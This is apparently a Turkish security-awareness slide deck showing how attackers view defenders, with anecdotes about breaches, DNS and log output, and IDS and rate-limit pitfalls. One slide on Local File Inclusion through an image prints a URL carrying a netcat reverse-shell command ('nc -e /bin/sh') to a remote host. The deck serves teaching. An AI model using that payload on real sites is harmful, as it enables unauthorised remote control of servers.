Hackerların Gözünden Bilgi Güvenliği

Huzeyfe ÖNAL

huzeyfe@lifeoverip.net

http://www.lifeoverip.net

Ben kimim?

- Bilgi güvenliği Uzmanı & Denetci
- Siber güvenlik danışmanı(VS)
- Güvenlik eğitmeni
  - www.guvenlikegitimleri.com
- Blogger
  - www.lifeoverip.net

Ajanda

- Bilgi güvenliğine bakış farklılığı
- Hacker ya da güvenlik uzmanı
- Örneklerle hackerların güvenliğe bakışı

Siber Dünyada Güvenlik

- **Sosyal yaşam vs Siber Yaşam**
- Obama'nın dilinden siber güvenlik
- *It's been estimated that last year alone cyber criminals stole intellectual property from businesses worldwide worth up to $1 trillion.*
- ***In short, America's economic prosperity in the 21st century will depend on cyber security.***


Bakış Açısı


8 STRANGERS
8 POINTS OF VIEW
1 TRUTH
DENNIS QUAID
MATTHEW FOX
FOREST WHITAKER
WITH SIGOURNEY WEAVER
AND WILLIAM HURT
VANTAGE POINT

Hacker / güvenlik uzmanı

- Güvenlik uzmanları prosedürel hareket ettiği için hackerlara göre bir adım geriden gelir.
- Güvenlik uzmanları için koruma bir meslek, hackerlar için bu korumaları aşmak bir zevktir.
- Hacker için bilgi güvenliği diye bir kavram yoktur, sadece aşılması gereken engel vardır!
- Hackerların mesaisi, sayısı ve motivasyonu farklıdır...
  - Siber dünyada gece gündüz kavramları yoktur
  - 7/24 mesai yaparlar!
- Örnek: Wordpress açıklığı


Güvenliğimiz nerelere/kimlere bağlıdır?



Örneklerle Hacker bakış açısı

Güvenlikciler nasıl hacklenir?

- “Terzi kendi söküğünü dikemez misali” çok konuşur, nasihat verir, korkutur ama kendileri uymaz(genelleme)
- Kevin Mitnick, Dan Kaminsky, Symantec, Kaspersky



Kevin Mitnick nasıl hacklendi?

```
[root@mail ~]# ping kevinmitnick.com
PING kevinmitnick.com (67.210.226.207): 56 data bytes
64 bytes from 67.210.226.207: icmp_seq=0 ttl=53 time=188.623 ms
^C
```

DNS Records

base	record	name	ip	reverse	route	as
kindredresorts.com	a		67.210.226.6 United States	mail.staykindred.com	67.210.226.0/24 PNAP-DAL giglinx	AS7819 GLOBALCON-NET-LLC Proxy Regis
staykindred.com	a		67.210.226.6 United States	mail.staykindred.com		
mail.staykindred.com	cname	staykindred.com	67.210.226.6 United States	mail.staykindred.com		
ns1.firehost.com	a		67.210.226.11 United States	11.226.firehost.com		
11.226.firehost.com	ptr		67.210.226.11 United States			
ns2.firehost.com	a		67.210.226.12 United States	12.226.firehost.com		
12.226.firehost.com	ptr		67.210.226.12 United States			
www.flypaper.com	cname	flypaper.com	67.210.226.15 United States	15.226.firehost.com		
15.226.firehost.com	ptr		67.210.226.15 United States			
*.moosediqital.com	a		67.210.226.16 United States	16.226.firehost.com		
*.moosylvania.com	a		67.210.226.16 United States	16.226.firehost.com		
*.swiss-tea.com	a		67.210.226.16 United States	16.226.firehost.com		
69-153-173-194.moosylvania.com	a		67.210.226.16 United States	16.226.firehost.com		
hatchglobalresearch.com	a		67.210.226.16 United States	16.226.firehost.com		
mooseondemand.com	a		67.210.226.16 United States	16.226.firehost.com		
schoolofmoose.com	a		67.210.226.16 United States	16.226.firehost.com		
startrightendright.com	a		67.210.226.16 United States			
swiss-tea.com	a		67.210.226.16 United States			
www.moosediqital.com	a		67.210.226.16 United States			
www.overthemoonmilk.com	a		67.210.226.16 United States			
www.swiss-tea.com	a		67.210.226.16 United States			
16.226.firehost.com	ptr		67.210.226.16 United States			
boneyardculture.org	a		67.210.226.18 United States			
rooftop.org	a		67.210.226.18 United States			

Hosting firmaları ne kadar güvenlidir?


```
pid 81934 (qmailadmin), uid 1011: exited on signal 11
pid 83062 (qmailadmin), uid 1011: exited on signal 11
pid 83685 (qmailadmin), uid 1011: exited on signal 11
pid 83903 (qmailadmin), uid 1011: exited on signal 11
arp: 80.93.212.81 moved from 00:0e:0c:e9:b5:a3 to 00:15:17:17:0f:7d on rl0
arp: 80.93.212.81 moved from 00:15:17:17:0f:7d to 00:0e:0c:e9:b5:a3 on rl0
rl0: promiscuous mode enabled
rl0: promiscuous mode disabled
[root@mail ~]#
```


Güvenlikciler nasıl hacklenir – II ?

Twitter nasıl hacklendi?


Domain ismini alan mail adresi ve dns

Patronun mailleri nasıl okunur?





Resim üzerinden sistemi ele geçirme



+Local File Inclusion

http://hackme.com/wp-contents/photos/huzi.jpg?x=nc -e /bin/sh uzak_sistem.com 80

STS mi SYS mi?


- Saldırı Tespit sistemleri nasıl hacklenir?
  - Güvenlik uzmanına STS kur denir...
  - Uzman STS cihazını alır kurar ve internete açar
- Bir müddet sonra STS cihazı dönüşüm geçirir ve saldırı yapmaya başlar.
- STS neden dönüşüm geçirmiştir?
  - Hediye ☺

- STS= Saldırı Tespit Sistemi
- SYS=Saldırı Yapma Sistemi

Ateş etmeyi bilmezseniz ayağınızı vurabilirsiniz!


- Güvenlik uzmanına iş verilir: Firewall'dan DDOS koruma için rate limitingi aktif et!
  - Güvenlik uzmanı hemen şu kuralı yazar: aynı ipden 200'den fazla istek gelirse kara listeye al!
- Hacker kaynak ip adresi olarak dns sunucuyu verir (ya da router'in ip adresini)
  - Firma kendi engelleme sistemiyle kendini engellemiş olur!

SSL Güvenli midir?



Yalnız değilsiniz, günde en az bin ziyaretciniz var!

ADSL Abonesi, haftalık aldığı saldırı sayısı 20.000(600 farklı saldırı tipi)



Yamasız Windows kullanımı = Zombi

Top 10 TCP Ports On Internet

1. 80
2. 23
3. 22
4. 443
5. 3389
6. 445
7. 139
8. 21
9. 135
10. 25

Türkiye'de ortalama 100.000 zombi makine bulunmakta!

- Yamasız bir Windows'un internete açıldıktan sonra ele geçirilme süresi ortalama 6.45 dakika...

SMS ile kaos oluşturma!


6 March 2009, 12:11 « previous | next »

Twitter closes SMS spoofing hole - Updated

